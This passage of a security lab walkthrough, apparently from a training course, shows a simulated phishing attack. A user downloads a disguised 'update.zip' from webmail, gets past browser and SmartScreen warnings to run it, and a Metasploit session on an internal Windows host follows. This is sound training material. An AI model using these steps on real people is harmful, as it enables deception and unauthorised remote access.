
5. The *Edge* browser will open, go to the address bar, type `http://ubuntusrv.netlab.local/mail` to go to the *Roundcube Webmail* system. When you see the warning, click **Advanced**, and then click **Continue to ubuntusrv.netlab.local**.




6. On the login page, type `wsmith@mail.netlab.local` as the username and `Train1ng$` as the password.




7. After logging in, we can see the new email in the inbox. Click to open it, then click the **HERE** link.




8. The browser will auto-download the file; you should see a pop-up message at the top-right corner stating, *update.zip can't be downloaded securely*. We will click the **menu button (three horizontal dots)**.




9. Select **Keep** and then click Keep anyway. The file will download.




10. Click **Open file** to see the content of the zipped file.



11. In the newly opened *File Explorer* window, double-click to open the **update** file,



12. When prompted for the password, type **xyzsecurity**.




13. A *Microsoft Defender SmartScreen* warning appears, if the option is available, click **More info** to proceed. If not, click **Run** to proceed.




In Windows OS, if the program is not published by a verified publisher, the Windows Defender will warn the user.

14. A new window will come up, saying that the *program is updating in the background*




15. Switch back to the kali machine, you will see the *Metasploit* framework window now has a session opened.

16. Now that we have control of the *WinOS*, type the **whoami** command to see who we are logged in as.



17. Then verify the IP address by running the **ipconfig** command. The *192.168.0.50* shows that we are connected to the intranet *WinOS* machine, which is behind the firewall.



18. Additionally, we can verify the **hostname** of the machine.

```
C:\Windows\system32>hostname  
hostname  
WinOS
```

19. The lab is now complete; you may end the reservation.